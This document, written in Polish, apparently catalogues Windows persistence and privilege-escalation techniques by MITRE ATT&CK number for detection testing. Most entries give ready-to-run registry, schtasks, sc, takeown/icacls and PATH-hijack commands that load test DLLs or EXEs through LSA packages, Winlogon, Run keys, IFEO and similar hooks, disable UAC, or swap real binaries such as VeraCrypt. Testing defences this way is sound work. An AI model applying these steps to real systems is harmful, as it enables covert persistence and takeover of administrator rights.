New-Item -ItemType File -Path "$env:USERPROFILE\Desktop\PSProfile.txt”
```

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Persistence***	*Numer:*	***T1547.001***	***Wymagany Admin?***	☐ ☒
Nazwa:	***Registry Run Keys / Startup Folder***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik kimjestem.exe na pulpicie.

Program Dodaje do rejestru autostartu ścieżki do kalkulatora:

reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "test" /t REG_SZ /d "C:\Windows\System32\calc.exe" /f
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v "test" /t REG_SZ /d "C:\Windows\System32\calc.exe" /f
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v "test" /t REG_SZ /d "C:\Windows\System32\calc.exe\" /f (Wymagane uprawnienia admina)
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "test" /t REG_SZ /d "C:\Windows\System32\calc.exe" /f (Wymagane uprawnienia admina)

Oraz dodaje plik KimJestem.exe jako calc.exe do folderów autostartu:

C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\calc.exe
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\calc.exe (Wymagane uprawnienia administratora)

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***2*** ***Zewnętrzne:*** 4

Taktyka:	***Persistence***	*Numer:*	***T1547.002***	***Wymagany Admin?***	☒
Nazwa:	***Authentication Package***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program dodaje własną bibliotekę .dll do rejestru Lsa\Authentication Packages, co powoduje, że przy ponownym uruchomieniu systemu, zostanie również załadowana złośliwa biblioteka .dll.

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Authentication Packages" /t REG_MULTI_SZ /d "msv1_0\0C:\Users\User\Desktop\KimJestem.dll\0" /f

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Persistence***	*Numer:*	***T1547.003***	***Wymagany Admin?***	☒
Nazwa:	***Time Providers***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program dodaje własną bibliotekę .dll do poniższych rejestrów, co powinno powodować przy uruchomieniu tych serwisów, że załaduje się też złośliwa biblioteka.

HKLM\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpClient Dllname C:\Users\User\Desktop\KimJestem.dll
HKLM\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpServer Dllname C:\Users\User\Desktop\KimJestem.dll
HKLM\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\VMICTimeProvider Dllname C:\Users\User\Desktop\KimJestem.dll

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 3

Taktyka:	***Persistence***	*Numer:*	***T1547.004***	***Wymagany Admin?***	☐ ☒
Nazwa:	***Winlogon Helper DLL***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program dodaje własną bibliotekę .dll do poniższych rejestrów, co powinno załadować złośliwą bibliotekę przy ponownym logowaniu do systemu.

reg add "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "Notify" /t REG_SZ /d "C:\Users\User\Desktop\KimJestem.dll"
reg add "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "Userinit" /t REG_SZ /d "C:\Users\User\Desktop\KimJestem.dll"
reg add "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "Shell" /t REG_SZ /d "explorer.exe, C:\Users\User\Desktop\KimJestem.exe"

reg add “HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon” /v "Notify" /t REG_SZ /d "C:\Users\User\Desktop\KimJestem.dll" (Wymagane uprawnienia admina)

reg add “HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "Userinit" /t REG_SZ /d "C:\Users\User\Desktop\KimJestem.dll" (Wymagane uprawnienia admina)
reg add “HKCU\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "Shell" /t REG_SZ /d "explorer.exe, C:\Users\User\Desktop\KimJestem.exe" (Wymagane uprawnienia admina)

Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 6

Taktyka: ***Persistence*** *Numer:* ***T1547.005*** ***Wymagany Admin?*** ☒
Nazwa: ***Security Support Provider*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Program dodaje własną bibliotekę .dll do rejestru Lsa\Security Packages i OSConfig\Security Packages, co powoduje, że przy ponownym uruchomieniu systemu, zostanie również załadowana złośliwa biblioteka .dll.

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Security Packages" /t REG_MULTI_SZ /d "KimJestem.dll" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig" /v "Security Packages" /t REG_MULTI_SZ /d "KimJestem.dll" /f

Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 2

Taktyka: ***Persistence*** *Numer:* ***T1547.009*** ***Wymagany Admin?*** ☐
Nazwa: ***Shortcut Modification*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Wymagany plik KimJestem.exe na pulpicie:

Program robi dwie rzeczy:

1. Tworzy skrót do złośliwego pliku KimJestem pod nazwą calc.lnk na pulpicie.

2. Modyfikuje istniejący skrót, wstawiając do niego link do złośliwego oprogramowania.

Rozwiązania API: 2 Programowe: 0 Zewnętrzne: 0

Taktyka: ***Persistence*** *Numer:* ***T1547.010*** ***Wymagany Admin?*** ☒
Nazwa: ***Port Monitors*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Program dodaje własną bibliotekę .dll do poniższych rejestrów, co powinno załadować złośliwą bibliotekę przy ponownym uruchomieniu systemu:

HKLM \SYSTEM\CurrentControlSet\Control\Print\Monitors\Appmon Driver C:\Users\User\Desktop\KimJestem.dll
HKLM \SYSTEM\CurrentControlSet\Control\Print\Monitors\WSD Port Driver C:\Users\User\Desktop\KimJestem.dll
HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors\USB Monitor Driver C:\Users\User\Desktop\KimJestem.dll

Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 3

Taktyka: ***Persistence*** *Numer:* ***T1547.014*** ***Wymagany Admin?*** ☒
Nazwa: ***Active Setup*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

Program tworzy katalog w rejestrze oraz dodaje do niego wartosć StubPath, co powinno załadować złośliwy plik przy ponownym logowaniu do systemu.

reg add "HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\{12345678-1234-1234-1234-123456781234}" /d "TestLS" /f
reg add "HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\{12345678-1234-1234-1234-123456781234}" /v "StubPath" /t REG_SZ /d "C:\Users\User\Desktop\KimJestem.exe" /f

Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 1

Taktyka:	***Persistence***	*Numer:*	***T1554***	***Wymagany Admin?***	☐
Nazwa:	***Compromise Host Software Binary***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik KimJestem.exe na pulpicie.

Program podmienia oryginalny i legalny program VeraCrypt.exe w jego katalogu na złośliwy, tak że użytkownik klikając legalne skróty lub wprost uruchamiając ten program będzie myślał, że uruchamia oficjalny program.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Persistence***	*Numer:*	***T1556.002***	***Wymagany Admin?***	☒
Nazwa:	***Password Filter DLL***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program dodaje własną bibliotekę .dll do rejestru Lsa\Notification Packages, co powoduje, że przy ponownym uruchomieniu systemu i każdym kolejnym logowaniu będzie ładowana ta biblioteka.

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages" /t REG_MULTI_SZ /d "scecli\0PasswordFilterDLL" /f

szablon dll stąd:
https://www.ired.team/offensive-security/credential-access-and-credential-dumping/t1174-password-filter-dll

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Persistence***	*Numer:*	***T1574.001***	***Wymagany Admin?***	☐
Nazwa:	***DLL Search Order Hijacking***			***Monitorować?***	☐
Wykonanie:				***Podejrzane?***	☐

Ze względu na zgłoszenie podatności związanej z tą techniką, określona firma potrzebuje czasu na zapoznanie się z problemem. Jeśli firma uzna to za rzeczywistą podatność, musi mieć możliwość wdrożenia odpowiednich środków zaradczych. W związku z tym, do momentu aż firma nie rozwiąże tego problemu, nie powinienem publicznie udostępniać szczegółów dotyczących tej podatności. Z tego powodu sposób działania oraz wykonanie tej techniki pozostają utajnione.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 0

Taktyka:	***Persistence***	*Numer:*	***T1574.002***	***Wymagany Admin?***	☐
Nazwa:	***DLL Side-Loading***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Wymagany plik KimJestem.dll na pulpicie.

Program kopiuje plik KimJestem.dll z pulpitu i wstawia go pod chrome.dll w katalogu C:\Programy\Chrome\Application\1*

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 0

Taktyka:	***Persistence***	*Numer:*	***T1574.007***	***Wymagany Admin?***	☒
Nazwa:	***Path Interception by PATH Environment Variable***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

W lokalizacji programu wymagany jest plik MyEx.exe.

Program po uruchomieniu przeniesie MyEx.exe na pulpit jako calc.exe. Następnie doda folder Pulpit do zmiennej środowiskowej system. Co powoduje, że wpisując calc w cmd, uruchomi się złośliwy plik a nie kalkulator.

Rozwiązania ***API:*** ***1*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Persistence***	*Numer:*	***T1574.010***	***Wymagany Admin?***	☒
Nazwa:	***Services File Permissions Weakness***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Ta technika dotyczy podatnej na modyfikacje biblioteki serwisu, z racji że ja takiej nie znam ani nie korzystam , muszę podejść do tego inaczej wykorzystując bibliotekę systemową. Z tego powodu muszę zrobić coś co wykracza poza tą technikę a więc nie może to być oceniane pod kątem skuteczności. A konkretniej za pomocą programu .exe, który wykonuje takie polecenia:

takeown /f C:\Windows\System32\audiosrv.dll
icacls C:\Windows\System32\audiosrv.dll /grant User:(F)

Dzięki nim przejmę na własność bibliotekę, dzięki czemu ochrona systemowa trusted installer nie będzie działać. Pozwoli mi to zasymulować podatność na nadpisywanie plików serwisów. Dodatkowo trzeba zatrzymać jeszcze serwis.

Program podmienia bibliotekę serwisu audiosrv w system32 na złośliwą TestSCC znajdującą się na pulpicie.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***1*** ***Zewnętrzne:*** 0

Taktyka:	***Persistence***	*Numer:*	***T1574.011***	***Wymagany Admin?***	☒
Nazwa:	***Services Registry Permissions Weakness***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program podmienia poniższe wartości w podanych rejestrach, aby w określonych okolicznościach zamiast biblioteki serwisu, była uruchamiana złośliwa biblioteka:

HKLM\SYSTEM\CurrentControlSet\Services\MSiSCSI /v "FailureCommand" /t REG_SZ /d "C:\Users\User\Desktop\KimJestem.exe"
HKLM\SYSTEM\CurrentControlSet\Services\BITS\Performance /v "Library" /t REG_SZ /d "C:\Windows\System32\KimJestem.dll"
HKLM\SYSTEM\CurrentControlSet\Services\Audiosrv\Parameters /v "ServiceDll" /t REG_EXPAND_SZ /d "%SystemRoot%\System32\KimJestem.dll"

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 3

Taktyka:	***Persistence***	*Numer:*	***T1574.012***	***Wymagany Admin?***	☒
Nazwa:	***COR_PROFILER***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program dodaje własną bibliotekę .dll do rejestru Environment\COR_PROFILER, co powoduje, że przy uruchomieniu aplikacji wykorzystującej .NET, która monitoruje swoje działanie lub zbiera dane, zostanie uruchomiona złośliwa biblioteka.

HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment /v "COR_PROFILER" /t REG_SZ /d "C:\Users\User\Desktop\KimJestem.dll"

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Persistence***	*Numer:*	***T1653***	***Wymagany Admin?***	☐ ☒
Nazwa:	***Power Settings***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

Program dokonuje kilku niezależnych od siebie zmian związanych z zasilaniem:

powercfg /change standby-timeout-ac 10 – Ustawia tryb oczekiwania na uśpienie na 10 minut
powercfg /hibernate on - (Wymagane uprawnienia administratora) Włącza funkcje hibernacji
shutdown /s /t 60 – Wyłącza system za 60 sekund

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer /v "NoClose" /t REG_DWORD /d "1" - (Wymagane uprawnienia administratora) Wyłącza możliwość zamknięcia systemu Windows.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 4

Taktyka: ***Privilege Escalation*** *Numer:* ***T1556.002*** ***Wymagany Admin?*** ☒

Nazwa: ***(Dodana przeze mnie)Password Filter DLL*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

Taktyka Privilege Escalation nie posiada w sobie techniki Password Filter co jest ciekawe, bo jest możliwa eskalacja uprawnień za pomocą tej biblioteki.

1. Wrzucić do system32 passwordfilterprvtoad.dll (Nadaje uprawnienia administratora użytkownikowi Test)
2. Stworzyć plik na pulpicie o nazwie status.txt i zapisać do niego "1".
3.Dodać wartość passwordfilterprvtoad w "Notification Packages" w kluczu Lsa.
4.Wystarczy zresetować komputer aby wykonała się biblioteka dll.

szablon dll stąd:
https://www.ired.team/offensive-security/credential-access-and-credential-dumping/t1174-password-filter-dll

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Privilege Escalation*** *Numer:* ***T1037.001*** ***Wymagany Admin?*** ☒

Nazwa: ***Logon Script (Windows)*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

1. Dodać plik prvtoad.exe na pulpit (Nadaje uprawnienia administratora użytkownikowi Test).
2. Dodać wpis UserInitMprLogonScript dla klucza HKCU\Environment o wartości C:\Users\User\Desktop\prvtoad.exe.
3. Ustawić enablelua na 0 w kluczu HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
4. Wystarczy zresetować komputer aby wykonać.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Privilege Escalation*** *Numer:* ***T1053.005*** ***Wymagany Admin?*** ☒

Nazwa: ***Scheduled Task*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

1. Dodać plik prvtoad.exe na pulpit (Nadaje uprawnienia administratora użytkownikowi Test).
2. Ustawić enablelua na 0 w kluczu HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
3. Zresetować komputer.
4. Uruchomić polecenie: schtasks /create /tn "Test" /tr "C:\Users\User\Desktop\prvtoad.exe" /sc daily /st 17:09
ewentualnie schtasks /change /tn "MicrosoftEdgeUpdateTaskMachineUA" /tr "C:\Users\User\Desktop\prvtoad.exe" /ru SYSTEM
5. Wystarczy poczekać na określoną godzinę.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Privilege Escalation*** *Numer:* ***T1543.003*** ***Wymagany Admin?*** ☒

Nazwa: ***Windows Service*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

1. Wykonać: sc create prvtoadsrv binpath= "c:\Windows\system32\svchost.exe -k prvtoadsrv".
2. W kluczu HKLM\SYSTEM\CurrentControlSet\Services\prvtoadsrv dodać klucz Parameters.
3. Dodać tam "ServiceDll" REG_EXPAND_SZ o wartości "C:\Windows\system32\prvtoadsrv.dll.
4. Dodać prvtoadsrv.dll (Nadaje uprawnienia administratora użytkownikowi Test) do C:\Windows\system32.
5. W kluczu HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost dodać wartość prvtoadsrv REG_MULTI_SZ o wartości prvtoadsrv.
6. Stworzyć plik na pulpicie o nazwie status.txt i zapisać do niego "1".
7. Wykonać: sc start prvtoadsrv aby wykonać bibliotekę.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Privilege Escalation*** *Numer:* ***T1546.001*** ***Wymagany Admin?*** ☒

Nazwa: ***Change Default File Association*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

1. Dodać plik prvtoad.exe na pulpit (Nadaje uprawnienia administratora użytkownikowi Test).
2. Podmiana wartości domyślnej na "C:\Users\User\Desktop\prvtoad.exe" dla klucza:

HKEY_CLASSES_ROOT\txtfile\shell\open\command
HKEY_CLASSES_ROOT\mscfile\shell\open\command – ewentualnie tu też można

3. Ustawić enablelua na 0 aby nie było widać UAC w HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System lub ustawić na „uruchamiaj jako administrator" lecz wtedy jest UAC.
4. Wystarczy kliknąć na plik .txt.

Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 1

Taktyka: ***Privilege Escalation*** *Numer:* ***T1546.002*** ***Wymagany Admin?*** ☒
Nazwa: ***Screensaver*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

1. Dodać plik prvtoad.exe na pulpit (Nadaje uprawnienia administratora użytkownikowi Test).
2. W kluczu HKEY_CURRENT_USER\Control Panel\Desktop zmienić wartości:

SCRNSAVE.exe REG_SZ na C:\Users\User\Desktop\prvtoad.exe
ScreenSaveTimeout REG_SZ na 20
ScreenSaveActive REG_SZ na 1

3. Ustawić enablelua na 0 w kluczu HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
4. Zresetować komputer i odczekać podaną ilość czasu na wykonanie.

Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 1

Taktyka: ***Privilege Escalation*** *Numer:* ***T1546.007*** ***Wymagany Admin?*** ☒
Nazwa: ***Netsh Helper DLL*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

1. Wrzucić na pulpit prvtoad.dll (Nadaje uprawnienia administratora użytkownikowi Test).
2. Dodać do klucza HKLM\SOFTWARE\Microsoft\NetSh wartość: 32 REG_SZ C:\Users\User\Desktop\prvtoad.dll
3. Ustawić enablelua na 0 w kluczu HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
4. Stworzyć plik na pulpicie o nazwie status.txt i zapisać do niego "1".
5. Zresetować system i uruchomić Netsh w cmd aby załadować i wykonać bibliotekę.

Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 1

Taktyka: ***Privilege Escalation*** *Numer:* ***T1546.010*** ***Wymagany Admin?*** ☒
Nazwa: ***AppInit DLLs*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

1. Wrzucić na pulpit prvtoad.dll (Nadaje uprawnienia admina użytkownikowi Test).
2. Ustawić enablelua na 0 w kluczu HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System.
3. Dodać do wartości AppInit_DLLs w HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows wartość: C:\Users\User\Desktop\prvtoad.dll
4. Ustawić wartości LoadAppInit_DLLs w HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows na wartość 1
5. Stworzyć plik na pulpicie o nazwie status.txt i zapisać do niego "1".
6. Wystarczy zresetować komputer i otworzyć chrome aby załadować bibliotekę.

Rozwiązania API: 0 Programowe: 0 Zewnętrzne: 1

Taktyka: ***Privilege Escalation*** *Numer:* ***T1546.012*** ***Wymagany Admin?*** ☒
Nazwa: ***Image File Execution Options Injection*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

1. Dodać plik prvtoad.exe na pulpit (Nadaje uprawnienia administratora użytkownikowi Test).
2. Ustawić enablelua na 0 w kluczu HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System.
3. W HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Notepad.exe

zmienić Debugger REG_SZ na C:\Users\User\Desktop\prvtoad.exe.
4. Po zresetowaniu system wykonanie odbywa się poprzez uruchomienie notepad.exe.

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Privilege Escalation*** *Numer:* ***T1546.013*** ***Wymagany Admin?*** ☒
Nazwa: ***PowerShell Profile*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

1. Utworzenie ścieżki i pliku: C:\Users\User\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1 o zawartości: Add-LocalGroupMember -Group "Administratorzy" -Member "Test".
2. Ustawić enablelua na 0 w kluczu HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System lub uruchomić PS jako admin.
3. Uruchomić komende: Set-ExecutionPolicy RemoteSigned w PowerShellu.
4. Uruchomić PowerShella aby wykonać.

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Privilege Escalation*** *Numer:* ***T1547.001*** ***Wymagany Admin?*** ☒
Nazwa: ***Registry Run Keys / Startup Folder*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

1. Dodać plik prvtoad.exe (Nadaje uprawnienia administratora użytkownikowi Test) do C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup.

Ewentualnie do:
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run lub
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run lub runonce.

2. Ustawić enablelua na 0 w kluczu HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System.
3. Zresetować system aby wykonać.

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Privilege Escalation*** *Numer:* ***T1547.002*** ***Wymagany Admin?*** ☒
Nazwa: ***Authentication Package*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

1. Dodać do wartości Authentication Packages w kluczu HKLM\SYSTEM\ControlSet001\Control\Lsa C:\Users\User\Desktop\prvtoad.dll.
2. Wrzucić na pulpit prvtoad.dll (Nadaje uprawnienia administratora użytkownikowi Test).
3. Utworzyć plik na pulpicie status.txt i zapisać do niego "1".
4. Wystarczy zresetować system aby wykonać.

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Privilege Escalation*** *Numer:* ***T1547.004*** ***Wymagany Admin?*** ☒
Nazwa: ***Winlogon Helper DLL*** ***Monitorować?*** ☒
Wykonanie: ***Podejrzane?*** ☒

1. Dodać plik prvtoad.exe (Nadaje uprawnienia administratora użytkownikowi Test) do system32 i zaznaczyć uruchamiaj jako administrator dla wszystkich użytkowników.
2. Dodać prvtoad.exe do UserInit, shell, i notify w:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Winlogon

3. Ustawić enablelua na 0 w kluczu HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System.
4. Wystarczy zresetować system aby wykonać.

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Privilege Escalation***	*Numer:*	***T1547.005***	***Wymagany Admin?***	☒
Nazwa:	***Security Support Provider***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

1. Wrzucić do system32 passwordfilterprvtoad.dll (Nadaje uprawnienia administratora użytkownikowi Test)
2. Stworzyć plik na pulpicie o nazwie status.txt i zapisać do niego "1".
3. Dodać w HKLM \SYSTEM\CurrentControlSet\Control\Lsa w "Security Packages" wartość prvtoad.dll.
4. Wystarczy zresetować system aby wykonać.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Privilege Escalation***	*Numer:*	***T1547.009***	***Wymagany Admin?***	☒
Nazwa:	***Shortcut Modification***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

1. Dodać plik prvtoad.exe na pulpit (Nadaje uprawnienia administratora użytkownikowi Test).
2. Podmienić ścieżkę skrótu "Pobrane - skrót" na "prvtoad.exe"
3. Ustawić opcję na uruchamiaj jako administrator wtedy jest UAC przy próbie uruchomienia lub ustawić enablelua na 0 w kluczu HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System aby nie było widać UAC.
4. Wystarczy kliknąć w skrót Pobrane aby wykonać.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Privilege Escalation***	*Numer:*	***T1547.010***	***Wymagany Admin?***	☒
Nazwa:	***Port Monitors***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

1. Wrzucić do system32 prvtoad.dll (Nadaje uprawnienia administratora użytkownikowi Test).
2. Zmienić w tych rejestrach klucz driver na prvtoad.dll:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors\Appmon
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors\USB Monitor
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors\WSD Port

3. Stworzyć plik na pulpicie o nazwie status.txt i zapisać do niego "1".
4. Wystarczy zresetować system aby wykonać.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Privilege Escalation***	*Numer:*	***T1547.014***	***Wymagany Admin?***	☒
Nazwa:	***Active Setup***			***Monitorować?***	☒
Wykonanie:				***Podejrzane?***	☒

1. Dodać plik prvtoad.exe na pulpit (Nadaje uprawnienia admina użytkownikowi Test).
2. Utworzyć nowy klucz o nazwie "{12345678-1234-1234-1234-123456781234}" w "HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components"
3. Zmienić domyślną nazwę na "TestLS"
4. Dodać w tym kluczu wartość REG_SZ o nazwie StubPath i wartości C:\Users\User\Desktop\prvtoad.exe.
5. Ustawić enablelua na 0 w kluczu HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System.
6. Wystarczy zresetować system aby wykonać.

Rozwiązania ***API:*** ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka:	***Privilege Escalation***	*Numer:*	***T1548.002***	***Wymagany Admin?***	☐
Nazwa:	***Bypass User Account Control***			***Monitorować?***	☐
Wykonanie:				***Podejrzane?***	☐

Ze względu na zgłoszenie podatności związanej z tą techniką, określona firma potrzebuje czasu na zapoznanie się z problemem. Jeśli firma uzna to za rzeczywistą podatność, musi mieć możliwość wdrożenia odpowiednich środków zaradczych. W związku z tym, do

momentu aż firma nie rozwiąże tego problemu, nie powinienem publicznie udostępniać szczegółów dotyczących tej podatności. Z tego powodu sposób działania oraz wykonanie tej techniki pozostają utajnione.

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 0

Taktyka: ***Privilege Escalation*** *Numer:* ***T1574.001*** ***Wymagany Admin?*** ☐

Nazwa: ***DLL Search Order Hijacking*** ***Monitorować?*** ☐

Wykonanie: ***Podejrzane?*** ☐

Ze względu na zgłoszenie podatności związanej z tą techniką, określona firma potrzebuje czasu na zapoznanie się z problemem. Jeśli firma uzna to za rzeczywistą podatność, musi mieć możliwość wdrożenia odpowiednich środków zaradczych. W związku z tym, do momentu aż firma nie rozwiąże tego problemu, nie powinienem publicznie udostępniać szczegółów dotyczących tej podatności. Z tego powodu sposób działania oraz wykonanie tej techniki pozostają utajnione.

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 0

Taktyka: ***Privilege Escalation*** *Numer:* ***T1574.002*** ***Wymagany Admin?*** ☒

Nazwa: ***DLL Side-Loading*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

1. Wrzucić do C:\Programy\Chrome\Application\1* prvtoad.dll (Nadaje uprawnienia administratora użytkownikowi Test) jako chrome.dll.
2. Uruchomić chroma jako administrator. Podniesie to uprawnienia użytkownikowi Test.

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

Taktyka: ***Privilege Escalation*** *Numer:* ***T1574.007*** ***Wymagany Admin?*** ☒

Nazwa: ***Path Interception by PATH Environment Variable*** ***Monitorować?*** ☒

Wykonanie: ***Podejrzane?*** ☒

1. Do zmiennej środowiskowej systemowej PATH dodać na samą górę C:\Users\User\Desktop.
2. Następnie dodać plik calc.exe (jest to prvtoad.exe, nadaje uprawnienia administratora użytkownikowi Test) na pulpit.
3. Uruchomić cmd jako administrator i przejść poprzez „cd” gdziekolwiek indziej niż system32 np. C:\ i wpisać calc. Powinny się podnieść uprawnienia użytkownika Test.

Rozwiązania API: ***0*** ***Programowe:*** ***0*** ***Zewnętrzne:*** 1

